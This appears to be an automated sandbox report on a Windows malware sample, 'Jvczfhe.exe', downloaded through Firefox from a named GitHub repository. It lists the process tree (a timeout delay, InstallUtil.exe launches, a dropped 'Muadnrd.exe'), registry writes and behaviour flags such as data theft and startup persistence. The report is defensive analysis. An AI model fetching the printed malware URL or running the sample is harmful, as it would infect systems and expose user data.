
Video and screenshots



Processes

Total processes	Monitored processes	Malicious processes	Suspicious processes
155	25	0	3

Behavior graph



Specs description

- Program did not start
- Probably Tor was used
- Known threat
- Connects to the network
- Task contains several apps running
- File is detected by antivirus software
- The process has the malware config
- Low-level access to the HDD
- Behavior similar to spam
- RAM overrun
- CPU overrun
- Application downloaded the executable file
- Inspected object has suspicious PE structure
- Process was added to the startup
- Task has injected processes
- Network attacks were detected
- Process starts the services
- Actions similar to stealing personal data
- Behavior similar to exploiting the vulnerability
- Debug information is available
- Executable file was dropped
- Integrity level elevation
- System was rebooted
- Task has apps ended with an error
- Task contains an error or was rebooted

Process information

PID	CMD	Path	Indicators	Parent process
6552	"C:\Program Files\Mozilla Firefox\firefox.exe" "https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe"	C:\Program Files\Mozilla Firefox\firefox.exe	–	explorer.exe

Information

User:	admin	Company:	Mozilla Corporation
Integrity Level:	MEDIUM	Description:	Firefox
Exit code:	0	Version:	123.0

6596	"C:\Program Files\Mozilla Firefox\firefox.exe" https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe	C:\Program Files\Mozilla Firefox\firefox.exe		firefox.exe

Information

User:	admin	**Company:**	Mozilla Corporation
Integrity Level:	MEDIUM	**Description:**	Firefox
Version:	123.0		

6744	"C:\Program Files\Mozilla Firefox\firefox.exe" -contentproc --channel=1824 -parentBuildID 20240213221259 -prefsHandle 1752 -prefMapHandle 1732 -prefsLen 30537 -prefMapSize 244343 -appDir "C:\Program Files\Mozilla Firefox\browser" - {cb10680d-0044-4e6b-8433-6e05fa363c18} 6596 "\\.\pipe\gecko-crash-server-pipe.6596" 256ba9c2b10 gpu	C:\Program Files\Mozilla Firefox\firefox.exe	—	firefox.exe

Information

User:	admin	**Company:**	Mozilla Corporation
Integrity Level:	LOW	**Description:**	Firefox
Version:	123.0		

6816	"C:\Program Files\Mozilla Firefox\firefox.exe" -contentproc --channel=2208 -parentBuildID 20240213221259 -prefsHandle 2192 -prefMapHandle 2188 -prefsLen 30537 -prefMapSize 244343 -win32kLockedDown -appDir "C:\Program Files\Mozilla Firefox\browser" - {9a337de7-7563-44b0-ad05-1393e51c0827} 6596 "\\.\pipe\gecko-crash-server-pipe.6596" 256aec7f510 socket	C:\Program Files\Mozilla Firefox\firefox.exe	—	firefox.exe

Information

User:	admin	**Company:**	Mozilla Corporation
Integrity Level:	LOW	**Description:**	Firefox
Version:	123.0		

7048	"C:\Program Files\Mozilla Firefox\firefox.exe" -contentproc --channel=3028 -childID 1 -isForBrowser -prefsHandle 2880 -prefMapHandle 3020 -prefsLen 26706 -prefMapSize 244343 -jsInitHandle 1260 -jsInitLen 235124 -parentBuildID 20240213221259 -win32kLockedDown -appDir "C:\Program Files\Mozilla Firefox\browser" - {72307e83-1a5f-44ea-b997-a72e8f677a2c} 6596 "\\.\pipe\gecko-crash-server-pipe.6596" 256c0670bd0 tab	C:\Program Files\Mozilla Firefox\firefox.exe	—	firefox.exe

Information

User:	admin	**Company:**	Mozilla Corporation
Integrity Level:	LOW	**Description:**	Firefox
Version:	123.0		

6680	"C:\Program Files\Mozilla Firefox\firefox.exe" -contentproc --channel=4480 -childID 2 -isForBrowser -prefsHandle 4472 -prefMapHandle 4412 -prefsLen 36263 -prefMapSize 244343 -jsInitHandle 1260 -jsInitLen 235124 -parentBuildID 20240213221259 -win32kLockedDown -appDir "C:\Program Files\Mozilla Firefox\browser" - {a5653cc5-bef6-4bd7-a916-64d6d56bffd5} 6596 "\\.\pipe\gecko-crash-server-pipe.6596" 256c161e850 tab	C:\Program Files\Mozilla Firefox\firefox.exe	—	firefox.exe

Information

User:	admin	**Company:**	Mozilla Corporation
Integrity Level:	LOW	**Description:**	Firefox
Version:	123.0		

6368	"C:\Program Files\Mozilla Firefox\firefox.exe" -contentproc --channel=4976 -parentBuildID 20240213221259 -sandboxingKind 0 -prefsHandle 4800 -prefMapHandle 4804 -prefsLen 36339 -prefMapSize 244343 -win32kLockedDown -appDir "C:\Program Files\Mozilla Firefox\browser" - {9f234b1e-a7f5-459b-a776-445e6f7f5cf6} 6596 "\\.\pipe\gecko-crash-server-pipe.6596" 256c46eeb10 utility	C:\Program Files\Mozilla Firefox\firefox.exe	—	firefox.exe

Information

User:	admin	**Company:**	Mozilla Corporation
Integrity Level:	LOW	**Description:**	Firefox
Version:	123.0		

6384	"C:\Program Files\Mozilla Firefox\firefox.exe" -contentproc --channel=5228 -childID 3 -isForBrowser -prefsHandle 5224 -prefMapHandle 5220 -prefsLen 31108 -prefMapSize 244343 -jsInitHandle 1260 -jsInitLen 235124 -parentBuildID 20240213221259 -win32kLockedDown -appDir "C:\Program Files\Mozilla Firefox\browser" - {341d20e2-0ffc-4ced-87ee-4738a3c45fef} 6596 "\\.\pipe\gecko-crash-server-pipe.6596" 256c4b55690 tab	C:\Program Files\Mozilla Firefox\firefox.exe	—	firefox.exe

Information

User:	admin	**Company:**	Mozilla Corporation
Integrity Level:	LOW	**Description:**	Firefox
Version:	123.0		

6340	"C:\Program Files\Mozilla Firefox\firefox.exe" -contentproc --channel=5380 -childID 4 -isForBrowser -prefsHandle 5516 -	C:\Program Files\Mozilla Firefox\firefox.exe	—	firefox.exe

prefMapHandle 5508 -prefsLen 31108 -prefMapSize 244343 -jsInitHandle 1260 -jsInitLen 235124 -parentBuildID 20240213221259 -win32kLockedDown -appDir "C:\Program Files\Mozilla Firefox\browser" - {fac3d9db-bdd5-4087-af19-991bcb39f3fc} 6596 "\\.\pipe\gecko-crash-server-pipe.6596" 256c4b55d90 tab

Information

User:	admin	**Company:**	Mozilla Corporation
Integrity Level:	LOW	**Description:**	Firefox
Version:	123.0		

6360	"C:\Program Files\Mozilla Firefox\firefox.exe" -contentproc --channel=5512 -childID 5 -isForBrowser -prefsHandle 5668 -prefMapHandle 5672 -prefsLen 31108 -prefMapSize 244343 -jsInitHandle 1260 -jsInitLen 235124 -parentBuildID 20240213221259 -win32kLockedDown -appDir "C:\Program Files\Mozilla Firefox\browser" - {87081c36-df2a-495c-8aa3-1f1d82c27099} 6596 "\\.\pipe\gecko-crash-server-pipe.6596" 256c4bf3d90 tab	C:\Program Files\Mozilla Firefox\firefox.exe	–	firefox.exe

Information

User:	admin	**Company:**	Mozilla Corporation
Integrity Level:	LOW	**Description:**	Firefox
Version:	123.0		

6456	"C:\Program Files\Mozilla Firefox\firefox.exe" -contentproc --channel=5916 -childID 6 -isForBrowser -prefsHandle 5908 -prefMapHandle 4672 -prefsLen 34713 -prefMapSize 244343 -jsInitHandle 1260 -jsInitLen 235124 -parentBuildID 20240213221259 -win32kLockedDown -appDir "C:\Program Files\Mozilla Firefox\browser" - {18cad704-8b2b-4301-9d29-a6d45994eac7} 6596 "\\.\pipe\gecko-crash-server-pipe.6596" 256c4b65310 tab	C:\Program Files\Mozilla Firefox\firefox.exe	–	firefox.exe

Information

User:	admin	**Company:**	Mozilla Corporation
Integrity Level:	LOW	**Description:**	Firefox
Version:	123.0		

7492	"C:\Users\admin\Downloads\Jvczfhe.exe"	C:\Users\admin\Downloads\Jvczfhe.exe		firefox.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Microsoft Edge
Exit code:	3762504530	**Version:**	126.0.2592.113

7520	"cmd" /c timeout 21 & exit	C:\Windows\SysWOW64\cmd.exe	–	Jvczfhe.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Windows Command Processor
Exit code:	0	**Version:**	10.0.19041.3636 (WinBuild.160101.0800)

7528	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1	C:\Windows\System32\conhost.exe	–	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Console Window Host
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

7572	timeout 21	C:\Windows\SysWOW64\timeout.exe	–	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	timeout - pauses command processing
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

5152	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe"	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe		Jvczfhe.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	.NET Framework installation utility
Version:	4.8.9037.0 built by: NET481REL1		

1356	C:\WINDOWS\SysWOW64\WerFault.exe -u -p 7492 -s 2676	C:\Windows\SysWOW64\WerFault.exe		Jvczfhe.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Windows Problem Reporting
Exit code:	0	**Version:**	10.0.19041.3996 (WinBuild.160101.0800)

2256	C:\WINDOWS\system32\svchost.exe -k NetworkService -p -s Dnscache	C:\Windows\System32\svchost.exe	↪	services.exe

Information

User:	NETWORK SERVICE	**Company:**	Microsoft Corporation
Integrity Level:	SYSTEM	**Description:**	Host Process for Windows Services
Version:	10.0.19041.1 (WinBuild.160101.0800)		

7756	"C:\Program Files\Mozilla Firefox\firefox.exe" -contentproc --channel=7340 -childID 7 -isForBrowser -prefsHandle 6280 -prefMapHandle 6436 -prefsLen 32132 -prefMapSize 244343 -jsInitHandle 1260 -jsInitLen 235124 -parentBuildID 20240213221259 -win32kLockedDown -appDir "C:\Program Files\Mozilla Firefox\browser" - {6f311190-77cd-4ee9-97c4-08357a8cf697} 6596 "\\.\pipe\gecko-crash-server-pipe.6596" 256c0a96150 tab	C:\Program Files\Mozilla Firefox\firefox.exe	–	firefox.exe

Information

User:	admin	**Company:**	Mozilla Corporation
Integrity Level:	LOW	**Description:**	Firefox
Version:	123.0		

7824	"C:\Users\admin\Downloads\Muadnrd.exe"	C:\Users\admin\Downloads\Muadnrd.exe	✳ ↪	firefox.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Microsoft Edge
Exit code:	3762504530	**Version:**	126.0.2592.113

7876	"cmd" /c timeout 21 & exit	C:\Windows\SysWOW64\cmd.exe	–	Muadnrd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Windows Command Processor
Exit code:	0	**Version:**	10.0.19041.3636 (WinBuild.160101.0800)

7860	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1	C:\Windows\System32\conhost.exe	–	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Console Window Host
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

7968	timeout 21	C:\Windows\SysWOW64\timeout.exe	–	cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	timeout - pauses command processing
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

7248	"C:\Users\admin\Downloads\Muadnrd.exe"	C:\Users\admin\Downloads\Muadnrd.exe	☣	Muadnrd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Microsoft Edge
Exit code:	0	**Version:**	126.0.2592.113

7584	C:\WINDOWS\SysWOW64\WerFault.exe -u -p 7824 -s 2888	C:\Windows\SysWOW64\WerFault.exe	↪	Muadnrd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Windows Problem Reporting
Exit code:	0	**Version:**	10.0.19041.3996 (WinBuild.160101.0800)

Registry activity

Total events	Read events	Write events	Delete events
35 308	35 167	140	1

Modification events

(PID) Process:	(6552) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\Launcher
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|Launcher
Value:	84B995F900000000		

(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\Launcher
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|Browser
Value:	63DA97F900000000		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|Progress
Value:	0		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|Progress
Value:	1		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\Installer\308046B0AF4A39CB
Operation:	delete value	**Name:**	installer.taskbarpin.win10.enabled
Value:			
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\Launcher
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|Telemetry
Value:	0		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\DllPrefetchExperiment
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe
Value:	0		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|Theme
Value:	1		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|Enabled
Value:	1		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\Default Browser Agent
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox|DisableTelemetry
Value:	1		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\Default Browser Agent
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox|DisableDefaultBrowserAgent
Value:	0		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\Default Browser Agent
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox|SetDefaultBrowserUserChoice
Value:	1		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\Default Browser Agent
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox|AppLastRunTime
Value:	E84455D32EF7DA01		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|ScreenX
Value:	4		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|ScreenY
Value:	4		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|Width
Value:	1168		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|Height
Value:	651		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|Maximized
Value:	1		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|Flags
Value:	2		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|CssToDevPixelScaling
Value:	000000000000F03F		
(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|UrlbarCSSSpan
Value:	000000E0EE966A400000001C221D9040		

(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|SearchbarCSSSpan
Value:	00000000000000000000000000000000		

(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|SpringsCSSSpan
Value:	0000000000805C40000000E0EEF669400000002022319040000000FCFFA79140		

(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation:	write	**Name:**	ProxyBypass
Value:	1		

(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation:	write	**Name:**	IntranetName
Value:	1		

(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation:	write	**Name:**	UNCAsIntranet
Value:	1		

(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation:	write	**Name:**	AutoDetect
Value:	0		

(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer
Operation:	write	**Name:**	SlowContextMenuEntries
Value:	6024B221EA3A6910A2DC08002B30309D0A010000BD0E0C47735D584D9CEDE91E22E23282770100000114020000000000C000000000000468D0000006078A409B011A54DAFA526D86198A780390100009AD298B2EDA6DE11BA8CA68E55D895936E000000		

(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|UrlbarCSSSpan
Value:	0000002011A96A40000000C8BB158F40		

(PID) Process:	(6596) firefox.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\PreXULSkeletonUISettings
Operation:	write	**Name:**	C:\Program Files\Mozilla Firefox\firefox.exe|SpringsCSSSpan
Value:	0000000000805C400000002011096A40000000C0BB3D8F400000000400189140		

(PID) Process:	(7492) Jvczfhe.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing
Operation:	write	**Name:**	EnableConsoleTracing
Value:	0		

(PID) Process:	(7492) Jvczfhe.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASAPI32
Operation:	write	**Name:**	EnableFileTracing
Value:	0		

(PID) Process:	(7492) Jvczfhe.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASAPI32
Operation:	write	**Name:**	EnableAutoFileTracing
Value:	0		

(PID) Process:	(7492) Jvczfhe.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASAPI32
Operation:	write	**Name:**	EnableConsoleTracing
Value:	0		

(PID) Process:	(7492) Jvczfhe.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASAPI32
Operation:	write	**Name:**	FileTracingMask
Value:			

(PID) Process:	(7492) Jvczfhe.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASAPI32
Operation:	write	**Name:**	ConsoleTracingMask
Value:			

(PID) Process:	(7492) Jvczfhe.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASAPI32
Operation:	write	**Name:**	MaxFileSize
Value:	1048576		

(PID) Process:	(7492) Jvczfhe.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASAPI32
Operation:	write	**Name:**	FileDirectory
Value:	%windir%\tracing		

(PID) Process:	(7492) Jvczfhe.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASMANCS
Operation:	write	**Name:**	EnableFileTracing
Value:	0		

(PID) Process:	(7492) Jvczfhe.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASMANCS
Operation:	write	**Name:**	EnableAutoFileTracing
Value:	0		

(PID) Process:	(7492) Jvczfhe.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASMANCS
Operation:	write	**Name:**	EnableConsoleTracing

Value: 0

(PID) Process: (7492) Jvczfhe.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASMANCS
Operation: write **Name:** FileTracingMask
Value:

(PID) Process: (7492) Jvczfhe.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASMANCS
Operation: write **Name:** ConsoleTracingMask
Value:

(PID) Process: (7492) Jvczfhe.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASMANCS
Operation: write **Name:** MaxFileSize
Value: 1048576

(PID) Process: (7492) Jvczfhe.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASMANCS
Operation: write **Name:** FileDirectory
Value: %windir%\tracing

(PID) Process: (7492) Jvczfhe.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation: write **Name:** ProxyBypass
Value: 1

(PID) Process: (7492) Jvczfhe.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation: write **Name:** IntranetName
Value: 1

(PID) Process: (7492) Jvczfhe.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation: write **Name:** UNCAsIntranet
Value: 1

(PID) Process: (7492) Jvczfhe.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation: write **Name:** AutoDetect
Value: 0

(PID) Process: (1356) WerFault.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\IdentityCRL\Immersive\production\Property
Operation: write **Name:** 00180010F429971D
Value: 0100000001000000D08C9DDF0115D1118C7A00C04FC297EB0100000042CB6C300049C042863C8A748EF9A2B2000000000200000000001066000000010000200000000CCC6B875C440CBAEA58C5BED8611E39AA9829013E4B8AC51D0D9F7163EADF000000000000E8000000002000020000000BE26AF426085AF609742DB1A14612244C8BCC3E0EDE09C59A27330B31E6E2E9800000000D3BE81583AE43F56559EF36DEAFC074326B67E4667C7B38DFDF2D00FEFB0DAFFB6ED08C7C33F7A635133822E53A45D8BF87E2E838C0E75D68C7ABE181C36B22668FEEA0C6662B412EA28B9FBBAC304069F4755109ABD70078DB56B41A9E3D50ACDF8312B7407568A8EB09E45CD710B4CFB2B5804DE8C31792DF1D88EDD9A04FA40000000BFEAE620CE76ADB5C5AB194CB9B71310F2C4899DC791B2152EE28D52ABE9B061C9591BBB2EE89C5DCE5ED9BD34A1D5EE5BC76A4B2B4A909FE6CD0AA7A113C97B

(PID) Process: (1356) WerFault.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\IdentityCRL\Immersive\production\Token\{67082621-8D18-4333-9C64-10DE93676363}
Operation: write **Name:** DeviceTicket
Value: 0100000001000000D08C9DDF0115D1118C7A00C04FC297EB0100000042CB6C300049C042863C8A748EF9A2B2000000000200000000001066000000010000200000001DA1D6B12A5EC90F4F9706980DE59F73C4560375D4FCB70C2320F70F2BC4C6C6000000000E8000000002000020000000 